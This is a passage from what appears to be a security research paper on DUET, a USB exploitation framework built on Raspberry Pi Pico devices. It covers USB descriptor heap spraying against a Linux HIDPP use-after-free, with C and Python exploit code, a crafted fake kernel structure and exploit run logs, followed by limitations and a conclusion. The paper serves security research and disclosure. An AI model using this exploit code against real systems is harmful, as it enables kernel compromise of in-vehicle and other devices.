bigbuffer = kmalloc(length, GFP_KERNEL);

```

Due to the way we implemented our spraying, we could then craft a descriptor in Python and send it to C code on the Raspberry Pi which would be used at insertion time:

```

/* Actions */
void worker_insert_spray(TcpCommand* command, uint8_t* data)
{
    if (command->length <= 0)
        return;

    // Allocate memory for spray descriptor
    if (spray_desc_configuration_custom != nullptr)
        free(spray_desc_configuration_custom);
    spray_desc_configuration_custom = (uint8_t*)malloc(command->length);
    if (spray_desc_configuration_custom == nullptr)
    {
        printf("[!] Failed to allocate memory for spray descriptor\n");
        return;
    }

    // Copy spray descriptors to usb descriptor
    memcpy(spray_desc_configuration_custom, data, command->length);
}

```

For our HIDPP UAF example above the code looked like this:

```

from workers.spray_worker import SprayWorker
from workers.spray.spray_2048 import Spray2048
from usb.descriptors.generic import GenericDescriptor
from usb.descriptors.hid import HidDescriptor
from kernel.kernel import Kernel
from logging.log import Log
import struct

class SprayUaf512(SprayWorker):
    def __init__(self, heap_address):
        super().__init__()
        self.hid_dev = (heap_address - Kernel.get_offset("hidpp_hdev_deref_1")) +
Spray2048.START_OFFSET # mov rax, [rdi + 0x1948] (rax = spray_2048+Spray2048.START_OFFSET)

    def get_spray_descriptors(self):
        """
        Controlled Allocated Block

        Note: The 41/42 are completely controllable.
        Notice 2 partially uncontrollable bytes at offset 0x101 and 0x102
        between the 41's and 42's.

        Additionally, we can move the descriptor blocks around in order to
        align controllable data to a specific offset.

```

```

0000  09 02 00 02 01 01 00 a0 32 09 04 00 00 01 03 00
0010  00 00 ef ff 41 41 41 41 41 41 41 41 41 41 41
0020  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
0030  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
0040  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
0050  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
0060  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
0070  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
0080  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
0090  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
00a0  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
00b0  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
00c0  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
00d0  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
00e0  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
00f0  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
0100  41 ef ff 42 42 42 42 42 42 42 42 42 42 42 42 42
0110  42 42 42 42 42 42 42 42 42 42 42 42 42 42 42
0120  42 42 42 42 42 42 42 42 42 42 42 42 42 42 42
0130  42 42 42 42 42 42 42 42 42 42 42 42 42 42 42
0140  42 42 42 42 42 42 42 42 42 42 42 42 42 42 42
0150  42 42 42 42 42 42 42 42 42 42 42 42 42 42 42
0160  42 42 42 42 42 42 42 42 42 42 42 42 42 42 42
0170  42 42 42 42 42 42 42 42 42 42 42 42 42 42 42
0180  42 42 42 42 42 42 42 42 42 42 42 42 42 42 42
0190  42 42 42 42 42 42 42 42 42 42 42 42 42 42 42
01a0  42 42 42 42 42 42 42 42 42 42 42 42 42 42 42
01b0  42 42 42 42 42 42 42 42 42 42 42 42 42 42 42
01c0  42 42 42 42 42 42 42 42 42 42 42 42 42 42 42
01d0  42 42 42 42 42 42 42 42 42 42 42 42 42 42 42
01e0  42 42 42 42 42 42 42 42 42 42 42 42 42 42 42
01f0  09 21 11 01 00 01 22 43 00 07 05 81 03 10 00 05
""""

```

```

spray = (
    b"\x09\x02\x00\x02\x01\x01\x00\xa0" + # 0x000 - devres_node.entry.next
    b"\x32\x09\x04\x00\x00\x01\x03\x00" + # 0x008 - devres_node.entry.prev
    b"\x00\x00\xef\xff\x41\x41\x41\x41" + # 0x010 - devres.dr_release_t (function
pointer)
    struct.pack("<Q", self.hid_dev) + # 0x018 - hidpp_device.hid_dev (RDI)
    b"\x41\x41\x41\x41\x41\x41\x41\x41" + # 0x020 - hidpp_device.input
    b"\x00\x00\x00\x00\x00\x00\x00\x00" + # 0x028 - hidpp_device.send_mutex.owner
    b"\x00\x00\x00\x00\x00\x00\x00\x00" + # 0x030 -
hidpp_device.send_mutex.wait_lock
    b"\x00\x00\x41\x41\x41\x41\xff\xff" + # 0x038 -
hidpp_device.send_mutex.wait_list.next
    b"\x00\x00\x41\x41\x41\x41\xff\xff" + # 0x040 -
hidpp_device.send_mutex.wait_list.prev
    b"\x41\x41\x41\x41\x41\x41\x41\x41" + # 0x048 - hidpp_device.send_receive_buf
    b"\x41\x41\x41\x41\x41\x41\x41\x41" + # 0x050 - hidpp_device.name
    b"\x41\x41\x41\x41\x41\x41\x41\x41" + # 0x058 - hidpp_device.wait.lock
    b"\x41\x41\x41\x41\x41\x41\x41\x41" + # 0x060 - hidpp_device.wait.head.next
    b"\x41\x41\x41\x41\x41\x41\x41\x41" + # 0x068 - hidpp_device.wait.head.prev
    b"\x41\x41\x41\x41\x41\x41\x41\x41" + # 0x070 -
hidpp_device.very_long_report_length, hidpp_device.answer_available,
hidpp_device.protocol_major, hidpp_device.protocol_minor
    b"\x41\x41\x41\x41\x41\x41\x41\x41" + # 0x078 - hidpp_device.private_data
    b"\x41\x41\x41\x41\x41\x41\x41\x41" + # 0x080 - hidpp_device.work.data

```

```

        b"\x41\x41\x41\x41\x41\x41\x41" + # 0x088 - hidpp_device.work.entry.next
        b"\x41\x41\x41\x41\x41\x41\x41" + # 0x090 - hidpp_device.work.entry.prev
        b"\x41\x41\x41\x41\x41\x41\x41" + # 0x098 - hidpp_device.work.func (function
pointer)
        b"\x41\x41\x41\x41\x41\x41\x41" + # 0x0a0 -
hidpp_device.delayed_work_fifo.in, hidpp_device.delayed_work_fifo.out
        b"\x41\x41\x41\x41\x41\x41\x41" + # 0x0a8 -
hidpp_device.delayed_work_fifo.mask, hidpp_device.delayed_work_fifo.esize
        b"\x41\x41\x41\x41\x41\x41\x41" + # 0x0b0 -
hidpp_device.delayed_work_fifo.data
        b"\x41\x41\x41\x41\x41\x41\x41" + # 0x0b8 - hidpp_device.connected
        b"\x41\x41\x41\x41\x41\x41\x41" + # 0x0c0 - hidpp_device.delayed_input
        b"\x41\x41\x41\x41\x41\x41\x41" + # 0x0c8 - hidpp_device.quirks,
hidpp_device.capabilities
        b"\x41\x41\x41\x41\x41\x41\x41" + # 0x0d0 - hidpp_device.battery
        b"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41" + # 0x0d8
        b"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41" + # 0x0e8
        b"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41" + # 0x0f8
        b"\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42" + # 0x108
        b"\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42" + # 0x118
        b"\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42" + # 0x128
        b"\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42" + # 0x138
        b"\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42" + # 0x148
        b"\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42" + # 0x158
        b"\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42" + # 0x168
        b"\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42" + # 0x178
        b"\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42" + # 0x188
        b"\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42" + # 0x198
        b"\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42" + # 0x1a8
        b"\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42" + # 0x1b8
        b"\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42" + # 0x1c8
        b"\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42" + # 0x1d8
        b"\x42\x42\x42\x42\x42\x42\x42\x42\x09\x21\x11\x01\x00\x01\x22\x43" + # 0x1e8
        b"\x00\x07\x05\x81\x03\x10\x00\x05" # 0x1f8
    )

    spray1 = spray[0x14:0x101]
    spray2 = spray[0x103:0x1f0]

    if len(spray1) != 237:
        Log.error("Spray", "Spray 1 must be exactly 237 bytes!")
        return None
    if len(spray2) != 237:
        Log.error("Spray", "Spray 2 must be exactly 237 bytes!")
        return None

    return (
        GenericDescriptor.configuration(wTotalLength=len(spray), bmAttributes=0xa0) +
        GenericDescriptor.interface(bInterfaceClass=0x03) +
        self.get_spray_descriptor(spray1) +
        self.get_spray_descriptor(spray2) +
        HidDescriptor.hid(wDescriptorLength=67) +
        GenericDescriptor.endpoint(bEndpointAddress=0x81)
    )

```

Using this approach we could arbitrary spray kmalloc-512 with data in which we controlled. If we wanted to free the data then we would just trigger a removal of the USB device.

This gave us a good allocation and free primitive to use and allowed us to experiment with more complex heap grooming methods.

An example of executing the spray_uaf exploit against a target with 10 devices used for heap spraying:

```
spray_uaf -su 10 -sh 0 -ta 0xffffffff9fa00000 -ha 0x4141414142424242

$ spray_uaf -su 10 -sh 0 -ta 0xffffffff9fa00000 -ha 0x4141414142424242
[10:49:43][#][Shell] -----
[10:49:43][#][Shell] |           Spray UAF           |
[10:49:43][#][Shell] -----
[10:49:43][#][Shell] .text: 0xffffffff9fa00000
[10:49:43][#][Shell] Heap Pointer: 0x4141414142424242
[10:49:43][#][Shell] Inserting 0 heap sprays...
[10:49:43][#][Shell] 0 heap sprays inserted
[10:49:43][#][10.0.0.155] Setting Type to UAF
[10:49:43][#][Shell] Inserting 1 UAF Picos...
[10:49:43][#][10.0.0.155] Inserting
[10:49:53][#][Shell] Inserting 10 UAF spray Picos...
[10:49:53][#][10.0.0.106] Setting Type to SPRAY
[10:49:53][#][10.0.0.106] Inserting
[10:49:53][#][10.0.0.133] Setting Type to SPRAY
[10:49:53][#][10.0.0.133] Inserting
[10:49:54][#][10.0.0.182] Setting Type to SPRAY
[10:49:54][#][10.0.0.182] Inserting
[10:49:54][#][10.0.0.145] Setting Type to SPRAY
[10:49:54][#][10.0.0.145] Inserting
[10:49:54][#][10.0.0.199] Setting Type to SPRAY
[10:49:54][#][10.0.0.199] Inserting
[10:49:55][#][10.0.0.118] Setting Type to SPRAY
[10:49:55][#][10.0.0.118] Inserting
[10:49:55][#][10.0.0.185] Setting Type to SPRAY
[10:49:55][#][10.0.0.185] Inserting
[10:49:55][#][10.0.0.114] Setting Type to SPRAY
[10:49:55][#][10.0.0.114] Inserting
[10:49:56][#][10.0.0.140] Setting Type to SPRAY
[10:49:56][#][10.0.0.140] Inserting
[10:49:56][#][10.0.0.184] Setting Type to SPRAY
[10:49:56][#][10.0.0.184] Inserting
```

Note that in this case that the UAF Pico is inserted before the spray Pico's. This is down to there being a delay with the UAF occurring, therefore the reallocation triggered by the spray Pico's must replace this UAF'd memory. Increasing the number of spray devices did help reliability up to a point, however there were still limitations due to the maximum number of allocations which could be performed per spray device (see the next section).

7. DUET Limitations and complications

7.1 USB Descriptor Spraying Limited Heap Allocations

Although we could manager to trigger UAF replacement and use of a freed object we could not get to the level of reliability we would have liked (and which would have been possible for local privilege escalation exploits on Linux). This is partly due to target challenges (in that the IVI device we were targeting had 8 CPUs and associated freelists) and the maximum number of allocations per device.

It is possible that we identify better allocation primitives going forward which can be used in a way to make exploitation more reliable.

7.2 TinyUSB Challenges

The second big challenge with TinyUSB was that although it was great to handle a large amount of sample code to base our crafted devices off, the code was written to follow specifications. This meant that we spent a lot of time debugging code to determine what modifications and hacks would be necessary to trigger a bug or break something which is non-standard in the specification. This is one the benefits of using facedancer with single devices in that it does not force you to confirm to lots of existing code to support the USB devices classes.

However, in the process of doing this research we extended on from TinyUSB APIs to allow more generic sending of unstructured data via endpoint to the targets.

8. Conclusion

In conclusion this paper provides the groundwork for building a USB exploitation framework from scratch which would allow attackers to carry out exploit tasks which were previously difficult with USB devices. Being able to build devices at scale and automate them via Wi-Fi with bi-directional communication offers great flexibility with exploitation.

The research wasn't without its challenges and limitations, however, gives insight on how this could be further improved going forward. We give practical examples of USB vulnerabilities and show how they can integrate into our framework. With strong USB vulnerabilities it is expected that these could be quickly integrated into the framework and tested.

From the authors perspective, the USB vulnerabilities we attempted to exploit against a modern operating system are at least as challenging as local privilege escalation ones, however with less ability to control and craft memory in standard ways typically used in local privilege escalation. This has called for new techniques to be developed specifically for USB exploitation.

Future research could be undertaken into investigations into the following areas:

- 1) Building USB specific exploit primitives out of common USB structure (URBs, endpoints, interfaces etc)
- 2) Post-exploitation tasks in which an attacker would want to perform once a device has been compromised via USB (such as bypassing a lock screen on a mobile device)
- 3) Alternative implementation of a software emulation approach using FPGAs.
- 4) Better support for underlying USB hardware (i.e. to support high-speed and super speed USB devices).
- 5) Applicability to mobile devices and effectiveness of USB lockdown mechanisms.

9. Credits

This research was supported at different stages by several different people with NCC, past colleagues in EDG and other parts of the NCC's business. The authors would like to extend thanks to these people:

- McCaulay Hudson
- Robert Herrera
- Aaron Adams
- Alex Smye
- Andy Davis
- Liz James
- Pheobe Queen